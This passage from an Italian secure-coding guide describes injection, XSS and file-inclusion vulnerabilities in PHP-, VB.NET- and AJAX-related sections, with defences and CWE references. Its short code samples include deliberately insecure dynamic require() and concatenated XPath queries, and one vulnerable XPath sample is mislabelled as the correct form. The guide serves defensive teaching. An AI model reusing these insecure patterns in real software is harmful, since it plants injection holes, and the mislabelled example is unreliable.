- Si consiglia di utilizzare la libreria di codifica ESAPI o le funzioni di libreria sistema incorporate.
- Nell'intestazione di risposta Content-Type HTTP, definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina
- Impostare la flag httpOnly sul cookie della sessione, per impedire che eventuali tentativi di tecniche fraudolente di XSS possano venire in possesso del cookie stesso

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.9.2 Code Injection

Come riconoscerla

Un utente malintenzionato potrebbe eseguire codice arbitrario nell'host del server di applicazioni. A seconda delle autorizzazioni dell'applicazione che potrebbero essere carpite, si potrebbero avere le seguenti problematiche:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete);
- Modifiche della struttura del sito web;
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante,
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema,
- Acquisizione completa del server da parte dell'attaccante.

Come difendersi

- Se possibile, preferite sempre delle whitelist con valori prefissati. Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Se è necessario eseguire tutto il codice dinamico in una sandbox isolata, ad esempio AppDomain di .NET o bloccare un thread isolato.
- L'applicazione non deve compilare, eseguire o valutare i dati non attendibili, in particolare eventuale input dell'utente. Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.
- Nel caso fosse assolutamente necessario includere i dati di input in un'esecuzione dinamica, applicare una validazione dell'input molto rigida. Ad esempio, accettare solo interi tra determinati valori.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso.
- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html,
Improper Control of Generation of Code ('Code Injection') CWE-94.

7.9.3 Command Injection

Come riconoscerla

Tramite questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'host del server dell'applicazione. In base alle autorizzazioni dell'applicazione che potrebbero essere carpite, queste potrebbero includere:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete);
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante;
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema;
- Acquisizione completa del server da parte dell'attaccante.

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire dei comandi voluti dall'utente malintenzionato piuttosto che eseguire il proprio codice applicativo. L'operazione spesso viene effettuato concatenando stringhe di input dell'utente a codice dannoso.
Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Eventualmente utilizzare API fornite dalle aziende produttrici di software relativo.
- Se non è possibile rimuovere l'esecuzione del comando, eseguire solo stringhe statiche che non includono l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso.
- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.9.4 File Disclosure

Come riconoscerla

Questa vulnerabilità (indicata con il nome esteso di "Files or Directories Accessible to External Parties") ha come conseguenza la possibilità che file o directory siano accessibili ad utenti esterni malintenzionati.
La problematica legata alla vulnerability di tipo "File Disclosure" è complessa, con diversi stakeholder (come parti coinvolte) che includono venditori, fornitori di sicurezza IT, ricercatori indipendenti, media, utenti malintenzionati, governi e, in ultima analisi, il pubblico in generale. Questi stakeholder hanno spesso interessi concorrenti, che si traducono in un lavoro di gestione della problematica impegnativo.

Come difendersi

Al fine di prevenire questa vulnerabilità è opportuno intervenire sui seguenti punti:

- analizzare attentamente la situazione di tutti i file e i path relativi che possono essere oggetto di attacco sul file system del server;
- individuare gli eventuali punti deboli individuati dall'analisi effettuata nel punto precedente;
- individuare delle buone prassi da attuare sempre in merito alle difese di file sensibili;
- proporre raccomandazioni per eventuali miglioramenti al di affrontare al meglio possibili attacchi e migliorare l'adozione di buone prassi come indicato nel punto precedente.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/552.html,
CWE- 552: Files or Directories Accessible to External Parties.

7.9.5 Remote File Inclusion

Come riconoscerla

Un utente malintenzionato potrebbe tramite questa vulnerabilità avere accesso alle librerie di sistema presenti sul server. Se non protette potrebbero essere attaccate librerie di sistema installate sul server (ad esempio tramite un attacco da effettuare durante la fase di caricamento delle librerie stesse) rendendo il sistema completamente sotto controllo dell'utente malintenzionato.
L'applicazione utilizza i dati non attendibili ricevuti tramite l'input dell'utente per caricare dinamicamente la libreria, senza una corretta sanitizzazione. Il framework malevolo caricherà qualsiasi codice arbitrario specificato dall'applicazione, e potrebbe anche scaricare file di codice remoto ospitati su un server esterno, se specificato. Il codice caricato verrà quindi eseguito come se fosse un software di sistema rendendo il sistema estremamente vulnerabile.

Come difendersi

- Non caricare in modo dinamico le librerie relative a codice software, in particolare basate sull'input non controllato dell'utente.
- Nel caso fosse necessario utilizzare dati utente non attendibili per selezionare la libreria da caricare, verificare che l'input corrisponda a un insieme predefinito di nomi rigidamente indicati in una "white list" o comunque selezionare esclusivamente da elenchi di nomi controllati relativamente a possibili librerie software.

  Esempio
  - Forma non corretta (con lettura dinamica di una libreria indicate in modo arbitrario da un utente):

```
var qs = require('querystring');
var server = http.createServer(function (request, response) {
       var libName = qs.parse(request.url).libName;
       if (typeof libName != "undefined") {
              var dynamicLib = require(libName);
    }
}
```

  - Forma corretta tramite "whitelist":

```
var qs = require('querystring');
var server = http.createServer(function (request, response) {
       var libName = qs.parse(request.url).libName;
       var dynamicLib;
       if (typeof libName != "undefined") {
              if (libName == 'user')
              dynamicLib = require('userLib');
       else if (libName == 'special')
              dynamicLib = require('specialUserLib');
       else
              dynamicLib = require('anonymousLib');
    }
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/98.html,
CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion').

7.9.6 File Manipulation

Come riconoscerla

Questa vulnerabilità (indicata con il nome esteso di "Files or Directories Accessible to External Parties") ha come conseguenza la possibilità che file o directory siano accessibili ad utenti esterni malintenzionati.

E' una variante della vulnerabilità indicata come File Disclosure con possibile manipolazione di file di sistema esistenti sul server attaccato.

Come difendersi

Rif. File Disclosure

7.9.7 LDAP Injection

Come riconoscerla

Questa vulnerabilità (LDAP Injection) riguarda la gestione delle query di tipo LDAP che vengono effettuate dalle applicazioni e che potrebbero essere utilizzate in modo improprio da un utente malintenzionato.
Le operazioni che potrebbero essere eseguite a tal fine sono le seguenti:

- Effettuare il login con un utente diverso da quello inserito dall'utente;
- Venire in possesso di privilegi di sistema non autorizzati;
- Rubare le informazioni.

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.9.8 Reflected Injection

Come riconoscerla

L'applicazione utilizza un input esterno di tipo reflection (dinamico con input via web) per selezionare le classi o il codice da utilizzare, ma non impedisce sufficientemente un metodo protetto di selezione delle classi o di codice che possono risultare non corretti.
Se l'applicazione utilizza input esterni per determinare quale classe deve essere istanziata o quale metodo da invocare, un utente malintenzionato potrebbe fornire valori per selezionare classi o metodi inattesi. Se ciò si verifica, l'aggressore potrebbe creare dei flusso di controllo non previsti dallo sviluppatore.
Questi flussi possono ignorare i controlli di autenticazione o di controllo di accesso o causare la fine dell'applicazione in modo inaspettato. Questa situazione diventa uno scenario disastroso se l'attaccante può caricare dei file in una posizione che compare nel path di classe dell'applicazione (CWE-427) o aggiungere nuove voci nel path di classe dell'applicazione (CWE-426). In una di queste possibili condizioni, l'attaccante può utilizzare input esterno di tipo reflection per procurare danni all'applicazione.

Come difendersi

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/470.html,
Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection').

7.9.9 SQL Injection

Come riconoscerla

Un utente malintenzionato potrebbe accedere direttamente a tutti i dati del sistema. Utilizzando strumenti e modifica di testo semplici, l'aggressore potrebbe rubare qualsiasi informazione riservata memorizzata dal sistema (ad esempio i dati personali dell'utente o le carte di credito) ed eventualmente modificare o cancellare i dati esistenti.
L'applicazione comunica con il suo database inviando una query SQL in formato testo. L'applicazione crea la query semplicemente concatenando le stringhe tra cui i dati ottenuti dal database. Poiché questi dati potrebbero essere stati precedentemente ottenuti dall'input dell'utente, se non ne è stata verificata la validità del tipo di dati e, successivamente, non è stato sanificato; i dati potrebbero contenere comandi SQL che verrebbero interpretati come tali dal database.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
- Data type;
- Size;
- Range;
- Format;
- Expected values;
- Invece di concatenare le stringhe si consiglia di:
- Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
- Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" -non fornire diretti agli utenti maggiori di quelli strettamente necessari- .

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.9.10 Xpath Injection

Come riconoscerla

A seconda del tipo di informazioni contenute nel documento XML interrogato, un utente malintenzionato potrebbe, manipolandole, causare gravi danni all'utente come il furto di dati non autorizzati oppure la sostituzione dell'utente stesso.
L'applicazione interroga un documento XML utilizzando una query XPath testuale. L'applicazione crea la query semplicemente concatenando le stringhe tra cui l'input dell'utente. Poiché l'input dell'utente non è stato verificato per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere manipolato.
In tal modo potrebbe essere possibile avere delle selezioni finali sbagliate dal documento XML durante l'esecuzione dell'applicazione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Evitare che la costruzione della query xpath sia dipendente dalle informazioni inserite dall'utente. Possibilmente mappare la query di tipo XPath con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input del'utente nella query, l'input stesso dovra' essere precedentemente validato correttamente.
  Esempio - forma corretta:
  L'applicazione utilizza una stringa inserita dall'utente per costruire una query XPath:

```
from sys import stdin
import xpath
print 'Insert item number: '
userInput = stdin.readline()
xpath.find('//item' + userInput, doc)
```

  La stringa inserita dall'utente viene trasformata in un numero intero prima dell'uso nella query XPath:

```
from sys import stdin
import xpath
print 'Insert item number: '
userInput = stdin.readline()
xpath.find('//item' + str(int(userInput)), doc)
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.10 VBNET

Segue un elenco delle principali vulnerabilità e contromisure da adottare.

7.10.1 Cross-site scripting (XSS)

Come riconoscerla

- Reflected XSS All Clients, UTF7 XSS. Queste vulnerabilità possono utilizzare anche strumenti di tipo "Social engineering" per carpire informazioni dagli utenti web tramite tecniche di bassa tecnologia sviluppate da malintenzionati per ottenere informazioni personali. Ad esempio possono essere simulate pagine quasi identiche ad altri siti di largo utilizzo per ottenere informazioni riservate.
- Stored XSS. Attraverso questa vulnerabilità un utente malintenzionato potrebbe intercettare lo scambio di informazioni sensibili tra un'applicazione e i database relativi allo storage delle informazioni stesse. Quando un altro utente accede successivamente a questi dati, le pagine web possono essere riscritte e possono essere attivati script dannosi. La vulnerabilità è dovuta all'uso di dati prelevati da database in modo arbitrario, senza che prima queste informazioni vengano codificate in un formato sicuro. L'applicazione crea pagine web che includono i dati dal database dell'applicazione. I dati vengono incorporati direttamente nell'HTML della pagina, in modo che il browser visualizzerà queste informazioni come parte della pagina web. Questi dati possono essere originati da un altro utente. Se i dati includono frammenti HTML o Javascript, l'utente non sarà in grado di sapere che questa non è la pagina da lui voluta bensì un'altra pagina modificata in modo

fraudolento. La vulnerabilità è il risultato di incorporare dati di database arbitrari, senza prima averli codificati in un formato che impedisca al browser di trattare queste informazioni come HTML anziché come testo normale.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- La validazione non è un sostituto per la codifica. E' necessario ai fini della sicurezza codificare completamente tutti i dati dinamici, indipendentemente dalla sorgente, prima di incorporare queste informazioni in un output. La codifica dovrebbe essere sensibile al contesto. Per esempio:
  - Codifica HTML per pagine HTML
  - Attributi HTML codificati per gli output dei dati relativi
  - Codifica JavaScript per server-generated JavaScript
- Si consiglia di utilizzare la libreria di codifica ESAPI o le funzioni di libreria sistema incorporate.
- Nell'intestazione di risposta Content-Type HTTP, definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare la flag httpOnly sul cookie della sessione, per impedire che eventuali tentativi di tecniche fraudolente di XSS possano venire in possesso del cookie stesso.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.10.2 Code Injection

Come riconoscerla

Un utente malintenzionato potrebbe eseguire codice arbitrario nell'host del server di applicazioni. A seconda delle autorizzazioni dell'applicazione che potrebbero essere carpite, si potrebbero avere le seguenti problematiche:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete);
- Modifiche della struttura del sito web;
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante;
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema;
- Acquisizione completa del server da parte dell'attaccante.

Come difendersi

- Se possibile, preferite sempre delle whitelist prefissate e riutilizzare l'input anziché una blacklist.
- Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Se è necessario eseguire l'esecuzione dinamica, eseguire tutto il codice dinamico in una sandbox isolata, ad esempio AppDomain di .NET o bloccare un thread isolato.
- L'applicazione non deve compilare, eseguire o valutare i dati non attendibili, in particolare eventuale input dell'utente.
- Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e

scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Nel caso fosse assolutamente necessario includere i dati di input in una esecuzione dinamica, applicare una validazione dell'input molto rigida. Ad esempio, accettare solo interi tra determinati valori.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso.
- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html,
Improper Control of Generation of Code ('Code Injection') CWE-94.

7.10.3 Command Injection

Come riconoscerla

Tramite questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'host del server dell'applicazione. In base alle autorizzazioni dell'applicazione che potrebbero essere carpite, queste potrebbero includere:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete)
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema
- Acquisizione completa del server da parte dell'attaccante

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire dei comandi voluti dall'utente malintenzionato piuttosto che eseguire il proprio codice applicativo. L'operazione spesso viene effettuato concatenando stringhe di input dell'utente a codice dannoso.
Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Eventualmente utilizzare API fornite dalle aziende produttrici di software relativo.
- Se è non e' possibile rimuovere l'esecuzione del comando, eseguire solo stringhe statiche che non includono l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;

- Range;
- Format;
- Expected values;

- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso.
- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.10.4 Connection String Injection

Come riconoscerla

Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifica di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION)
- Dirigere l'applicazione sul database falso dell'attaccante al posto dell'originario;
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione, cercare di non includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il piu' idoneo per la piattaforma utilizzata.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.10.5 LDAP Injection

Come riconoscerla

Questa vulnerabilità (LDAP Injection) riguarda la gestione delle query di tipo LDAP che vengono effettuate dalle applicazioni e che potrebbero essere utilizzate in modo improprio da un utente malintenzionato.
Le operazioni che potrebbero essere eseguite a tal fine sono le seguenti:

- Effettuare il login con un utente diverso da quello inserito dall'utente
- Venire in possesso di privilegi di sistema non autorizzati
- Rubare le informazioni

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati per la validità del tipo di dati né successivamente sanificati, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.10.6 Resource Injection

Come riconoscerla

Un utente malintenzionato potrebbe aprire una backdoor che potrebbe permettere all'attaccante di connettersi direttamente al server con possibili conseguenze molto gravi per la sicurezza.
Tramite questa vulnerabilità un possibile malintenzionato potrebbe utilizzare eventuali connessioni aperte dall'utente, nel caso non fossero gestite adeguatamente.

Come difendersi

- Non consentire a un utente di definire i parametri relativi ai sockets di rete.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.10.7 SQL Injection

Come riconoscerla

Un utente malintenzionato potrebbe accedere direttamente a tutti i dati del sistema. Utilizzando strumenti e modifica di testo semplici, l'aggressore potrebbe rubare qualsiasi informazione riservata memorizzata dal sistema (ad esempio i dati personali dell'utente o le carte di credito) e eventualmente modificare o cancellare i dati esistenti.
L'applicazione comunica con il suo database inviando una query SQL in formato testo. L'applicazione crea la query semplicemente concatenando le stringhe tra cui i dati ottenuti dal database. Poiché questi dati possono essere stati precedentemente ottenuti dall'input dell'utente e non sono stati verificati la validità

del tipo di dati né successivamente sanificati, i dati potrebbero contenere comandi SQL che verrebbero interpretati come tali dal database.
Le indicazioni di cui di seguito si applicano anche per la vulnerabilità **Second Order SQL Injection**.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Invece di concatenare le stringhe si consiglia di:
- Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
- Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire diretti agli utenti maggiori di quelli strettamente necessari).

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.10.8 Xpath Injection

Come riconoscerla

A seconda del tipo di informazioni contenute nel documento XML interrogato, un utente malintenzionato potrebbe, manipolandole, causare gravi danni all'utente come il furto di dati non autorizzati oppure la sostituzione dell'utente stesso.
L'applicazione interroga un documento XML utilizzando una query XPath testuale. L'applicazione crea la query semplicemente concatenando le stringhe tra cui l'input dell'utente. Poiché l'input dell'utente non è stato verificato per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere manipolato.
In tal modo potrebbe essere possibile avere delle selezioni finali sbagliate dal documento XML durante l'esecuzione dell'applicazione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Evitare che la costruzione della query xpath sia dipendente dalle informazioni inserite dall'utente. Possibilmente mappare la query di tipo XPath con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input del'utente nella query, l'input stesso dovra' essere precedentemente validato correttamente.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.11 AJAX

AJAX, acronimo di Asynchronous JavaScript and XML, è una tecnica di sviluppo software per la realizzazione di applicazioni web interattive (Rich Internet Application). Le vulnerabilità di questo linguaggio sono molto simili a quelle presenti nel linguaggio JavaScript.
Normalmente le funzioni richiamate sono scritte con il linguaggio JavaScript. Tuttavia, e a dispetto del nome, l'uso di JavaScript e di XML non è obbligatorio, ma possono essere anche usate pagine HTML, CSS e altro.
Di seguito l' elenco delle principali vulnerabilità e delle relative contromisure da adottare.

7.11.1 Client Dom Code Injection

Come riconoscerla

La vulnerabilitàdi tipo "Client DOM Code Injection" consiste nell'infettare del codice Javascript o HTML superando le normali protezioni del sistema contro attacchi di tipo Cross-Site Scripting (XSS).
L'XSS, acrononimo di Cross Site scripting viene realizzato tramite l'inclusione di codice (HTML o Javascript per la Client DOM Code Injection) all'interno di una pagina web per effettuare operazioni malevoli quali il prelievo di cookies privati.
La vulnerabilita' "Client DOM Code Injection" puo' utilizzare anche strumenti di tipo "Social engineering" per carpire informazioni dagli utenti web tramite tecniche di bassa tecnologia sviluppate da malintenzionati per ottenere informazioni personali.
Ad esempio possono essere simulate pagine quasi identiche ad altri siti di largo utilizzo per ottenere informazioni riservate.

Come difendersi

- Evitare di eseguire del codice dinamicamente, specialmente se costruito con input proveniente dall'esterno.
- Occorre verificare sempre l'input, fissando controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'optimum è designare una white list di valori ammessi e scartare tutto ciò che non vi rientra.
- E' necessario codificare completamente tutti i dati dinamici prima di incorporarli nella pagina web. La codifica deve essere sensibile al contesto. Per esempio:
- Codifica HTML per contenuti HTML e per gli attributi relativi
- Codifica JavaScript per sorgenti di tipo JavaScript
- Si consiglia di utilizzare librerie conosciute per l'output di codifica, come ad esempio le librerie di tipo ESAPI.
- Evitare di creare codice XML o JSON in modo dinamico.
- Proprio come la creazione di codice HTML o SQL potrebbero causare dei bug di XML Injection, utilizzare una libreria di codifica o delle librerie JSON o XML affidabili per rendere sicuri gli attributi dei dati degli elementi.
- Non eseguire la crittografia nel codice lato client. Utilizzare le tecnologie TLS/SSL e crittografare le informazioni sul server.
- Evitare di chiamare dinamicamente una funzione senza averne prima sanitizzato l'input.
  Esempio javascript:

```
var input = document.getElementById("id").value;
window.setInterval( myFunc(input), 1000);
Questo il software corretto dopo la sanitizzazione:
var input = document.getElementById("id").value;
var trusted = escape(input);
```

```
window.setInterval( myFunc(trusted), 1000);
```

Esempio per un uso corretto dell'aggiornamento dinamico dell'HTML nel DOM:

```
document.write("<%=Encoder.encodeForJS(Encoder.encodeForHTML(untrustedData))%
>");
```

Nel caso debba essere impostato del codice javascript per delle chiamate dinamiche vanno utilizzati solo metodi predefiniti o codice Javascript non influenzabile da variabili dinamiche o non dipendente da routine tipo "eval()" non particolarmente sicure.

Esempio di codice javascript sicuro:

```
window.setInterval( "timedFunction();", 1000);
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html,
Improper Control of Generation of Code ('Code Injection') CWE-94.

7.11.2 Client DOM Stored Code Injection

Come riconoscerla

L'utente malintenzionato può attraverso questo tipo di vulnerabilità causare la riscrittura di pagine web e l'inserimento di script dannosi per la sicurezza.
Una vulnerabilità XSS persistente (o stored) come la "Client DOM Stored Code Injection" è una variante più devastante di cross-site scripting con manipolazione di codice: si verifica quando i dati forniti dall'attaccante vengono salvati sul server, e quindi visualizzati in modo permanente sulle pagine normalmente fornite agli utenti durante la normale navigazione.

Come difendersi

- Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Nel caso sia necessaria l'esecuzione dinamica, invece di utilizzare i dati lato client (inclusi i dati precedentemente memorizzati dall'applicazione stessa), utilizzare solo dati rigidamente controllati tramite liste prefissate o dati attendibili dal server.
- Evitare di chiamare dinamicamente una funzione senza averne prima sanitizzato l'input.
- Nel caso debba essere impostato del codice javascript per delle chiamate dinamiche vanno utilizzati solo metodi predefiniti o codice Javascript non influenzabile da variabili dinamiche o non dipendente da routine tipo "eval()" non particolarmente sicure.
  Esempio di forma corretta di codice javascript sicuro:
  ```
  window.setInterval( "timedFunction();", 1000);
  ```

Per ulteriori informazioni ed esempi si veda: http://cwe.mitre.org/data/definitions/94.html,
